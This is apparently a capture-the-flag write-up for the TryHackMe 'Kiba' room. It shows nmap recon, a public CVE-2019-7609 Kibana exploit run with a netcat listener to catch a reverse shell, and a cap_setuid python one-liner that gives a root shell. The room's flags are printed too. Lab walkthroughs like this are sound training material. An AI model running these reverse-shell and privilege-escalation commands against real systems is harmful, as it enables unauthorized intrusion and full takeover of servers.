


Recon
Scan the pots and service
┌──(shadow🔥kali)-[~/Tryhackmy_rooms/kiba]└─$ nmap -p- 10.201.51.93Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 19:53 CETNmap scan report for 10.10.223.211Host is up (0.040s latency).Not shown: 65531 closed portsPORT STATE SERVICE22/tcp open ssh80/tcp open http5044/tcp open lxi-evntsvc5601/tcp open esmagentsee the website but that is nothing

so search the Kibana running port and that is 5601

now go to Kibana website

that’s auto get the admin penal so this vulnerable so fats check the version to search exploit

go Management and it the CMS version that is 6.5.4
Exploiting the Vulnerability
Following the GitHub link inside the aforementioned website lead me to the file I needed.

The documentation for this repository showed me exactly what I needed to do next.
┌──(shadow🔥kali)-[~/Tryhackmy_rooms/kiba]└─$ python2 CVE-2019-7609-kibana-rce.py -husage: CVE-2019-7609-kibana-rce.py [-h] [-u URL] [-host REMOTE_HOST] [-port REMOTE_PORT] [--shell]
optional arguments: -h, --help show this help message and exit -u URL such as: http://127.0.0.1:5601 -host REMOTE_HOST reverse shell remote host: such as: 1.1.1.1 -port REMOTE_PORT reverse shell remote port: such as: 8888 --shellSeeing the options for REMOTE_HOST and REMOTE_PORT I knew that the time had come to setup a listener on my machine, to catch the reverse shell that this script was going to create for me. I used netcat to listen on a port of my choosing. In this case, I chose 4444.
┌──(shadow🔥kali)-[~/Tryhackmy_rooms/kiba]└─$ rlwrap -f . -r nc -lvnp 4444listening on [any] 4444 ...In another tab, I downloaded the script and then ran it, passing in the address of the vulnerable Kibana instance, the IP address of my machine and the port I had chosen from earlier 4444.
wget https://raw.githubusercontent.com/LandGrey/CVE-2019-7609/master/CVE-2019-7609-kibana-rce.pypython2 CVE-2019-7609-kibana-rce.py -u http://10.201.51.93:5601 -host 10.17.44.22 -port 4444 --shell┌──(shadow🔥kali)-[~/Tryhackmy_rooms/kiba]└─$ python2 CVE-2019-7609-kibana-rce.py -u http://10.201.101.204:5601 -host 10.17.44.22 -port 4444 --shell[+] http://10.201.101.204:5601 maybe exists CVE-2019-7609 (kibana < 6.6.1 RCE) vulnerability[+] reverse shell completely! please check session on: 10.17.44.22:4444Now in my original tab where I started the listener, I can see that I now have a shell on the remote server!!. Perfect. Now it’s just a question of finding the file user.txt and reading the contents.

I found the contents of the file user.txt and thus the answer for question four: THM{1s_easy_pwn3d_k1bana_w1th_rce}
Privilege Escalation
The final part of this challenge is to “break out” from our kiba user shell and try and gain a root shell, so I have complete control of the server.
Earlier on I saw the message on the website that said “linux capabilities” is interesting, so it was time to do some googling around that. The challenge wanted me to figure out how to find all the files which had additional privileges set on them.
For that, I was able to run the following command on the remote server, which I found in this hacking article. This also happens to be the answer to the next question.
*getcap -r / 2>/dev/null*
This command lists the capabilities set on files, searching recursively from the root directory, filtering out any error messages.
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null/home/kiba/.hackmeplease/python3 = cap_setuid+ep/usr/bin/mtr = cap_net_raw+ep/usr/bin/traceroute6.iputils = cap_net_raw+ep/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+epInteresting. Next I had a look at some of the capabilities and found out what they meant. The fact that there’s a python3 binary in a folder called ‘.hackmeplease’ suggests that this is likely to be the one I go on to exploit, but I figured I might as well learn about the others too. Thankfully this information was also available in the aforementioned hacker article.

https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/
So from the table above it definitely sounded like CAP_SETUID was the one I want to pursue. That capability grants this python3 binary permission to set the effective user of any target process. Knowing this, I can execute a little python command using the python3 binary in /home/kiba/.hackmeplease/python3 to set the userid of the current bash process to zero, thus giving me effective root access.
The command for doing this and the result is as follows:
kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'<on3 -c 'import os; os.setuid(0); os.system("/bin/bash")'iduid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)cd /rootlsroot.txtufwcat root.txtTHM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}